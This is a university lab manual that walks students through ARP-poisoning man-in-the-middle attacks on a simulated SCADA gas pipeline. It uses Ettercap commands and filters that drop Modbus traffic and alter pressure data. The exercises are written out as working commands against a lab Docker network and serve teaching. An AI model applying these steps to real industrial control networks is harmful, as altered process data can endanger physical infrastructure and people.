**LAB 2: SCADA Control System Network Packet Alteration and Injection**

**Manual**

**Student Name**

**Student ID**

**Student Email**

**Purpose:** The purpose of this Lab exercise is to teach students about vulnerabilities commonly found within SCADA control systems. The student will exploit common vulnerabilities by injecting traffic and altering data which will compromise the integrity of the SCADA system.   
  
**Objective:** Students will conduct a man-in-the-middle (MITM) attack using Ettercap. The text-only version of Ettercap will be installed on a new Docker container and used to conduct the MITM attack. Once installed and configured, an Ettercap script will be used to drop Modbus/TCP Query packets. For 4y students, an Ettercap script will be created/used to change pressure in the Gas Pipeline.   
  
**Lab Setup and Requirements:** To begin this lab, you will need the VM and Gas Pipeline Docker containers running. Refer to Lab 1 for virtual machine and Docker containers setup instructions. Wireshark and the Gas Pipeline HMI need to be running as well to observe traffic modification.

**Exercise #1 - MITM Setup and Install ettercap**

Ettercap is a comprehensive suite for man-in-the-middle (MITM) attacks. It features sniffing of live connections, content filtering on the fly and many other interesting tricks. It supports active and passive dissection of many protocols and includes many features for network and host analysis.   
  
**Running a MITM container and installing Ettercap**

1. If not already running, start VM and Gas Pipeline containers. Verify Docker containers are running using *sudo docker ps*. Enable the Gas Pipeline data source and open the Gas Pipeline HMI in ScadaBR and verify the water levels are being recorded.
2. From a terminal on the VM, run *sudo docker run -ti --net=plcnet --privileged --cap-add=NET\_ADMIN --ip 100.100.100.5 --name mitm ubuntu:14.04 bash* (NOTE: the “privileged” switch gives access to controlling the interfaces inside the container.)

Run sudo docker run -ti --net=plcnet --privileged --cap-add=NET_ADMIN --ip 100.100.100.5 --name mitm ubuntu:14.04 bash
This returns several lines showing that it starts to download the bash from an online library, each item it pulls from the library, and that the action succeeded.


1. On the MITM container, run *apt-get update && apt-get install ettercap-common p0f* to update and install ettercap on mitm container. Enter Y to continue when prompted. (Ettercap takes approximately 10 minutes to install)

Run apt-get update && apt-get install ettercap-common p0f
This will update and install ettercap. A message will appear showing that the download is in progress.

For more Ettercap tutorials, download/install instructions and commands, visit [Ettercap](http://ettercap.github.io/ettercap/index.html)

**Exercise #2 - Setting up the MITM attack**

1. On the MITM container, run *ettercap -T -q -M arp:remote -i eth0 /100.100.100.2// /100.100.100.4//&* (This sets up the ARP poisoning and the "&" makes it run in the background)




1. Run jobs to see the status of the ettercap jobs/process running in the background.

Terminal window with ettercap command listed as "running".


1. Run *echo 1 > /proc/sys/net/ipv4/ip\_forward* to forward the IPv4 traffic.
2. Run *fg 1* to bring a background process to the foreground and take control of background process running ettercap.

Terminal window with the following commands: "echo 1 > /proc/sys/net/ipv4/ip_forward", "fg1", and "ettercap -T -q -M arp:remote -i eth0 /100.100.100.2// /100.100.100.4//& ".

1. Let the container sit and spin up the traffic from the other containers. Hit enter and you should see traffic flow on the terminal.



1. Open Wireshark and notice the Retransmissions occurring while the MITM attack is ongoing.



**Exercise #3 - Use Ettercap Filter to drop traffic**

1. Copy the dropmodbustraffic.filter from the lab4 folder to the MITM container. From the virtual machine terminal, navigate to the lab4 folder and run:

*sudo* *docker cp dropmodbustraffic.filter mitm:/dropmodbustraffic.filter*

1. In the mitm container, run *etterfilter dropmodbustraffic.filter -o dropmodbustraffic.ef* on the MITM container.
2. Run *ettercap -T -q -F dropmodbustraffic.ef -M arp:remote -i eth0 /100.100.100.2// /100.100.100.4//&*
3. You should see the message "MODBUS TRAFFIC FOUND--->DROPPED MODBUS TRAFFIC" as the packets are found and dropped.



**Exercise #4 - Use Ettercap filter to change Gas Pipeline Value**


1. Copy the changepressure.filter from the lab4 folder to the MITM container. From the virtual machine terminal, navigate to the lab4 folder and run: *sudo docker cp changepressure.filter mitm:/change\_pressure.filter*
2. In the mitm container, run *etterfilter change\_pressure.filter -o change\_pressure.ef* on the MITM container.
3. Run *ettercap -T -q -F change\_pressure.ef -M arp:remote -i eth0 /100.100.100.2// /100.100.100.4//&*
4. Run *echo 1 > /proc/sys/net/ipv4/ip\_forward* to forward the IPv4 traffic.
5. You should see the message "data changed" as the packets are discovered and data injected.

**Exercise #5 - Use Ettercap filter to Alter Gas Pipeline traffic**

1. Copy the stuxnet.filter from the lab4 folder to the MITM container. From the virtual machine terminal, navigate to the lab4 folder and run:

*sudo docker cp stuxnetfilter.filter mitm:/stuxnetfilter.filter*

1. In the mitm container, run *etterfilter stuxnetfilter.filter -o stuxnetfilter.ef* on the MITM container.
2. Run *ettercap -T -q -F stuxnetfilter.ef -M arp:remote -i eth0 /100.100.100.2// /100.100.100.4//&*
3. Run *echo 1 > /proc/sys/net/ipv4/ip\_forward* to forward the IPv4 traffic.
4. You should see the messages "data injected" OR "data injected again" as the packets are altered and data injected.



\*Useful tip: If you exit out of the MITM container, the following commands will reattach the container.

*sudo docker start mitm*

*sudo docker attach mitm*

**Copyright:** University of Alabama in Huntsville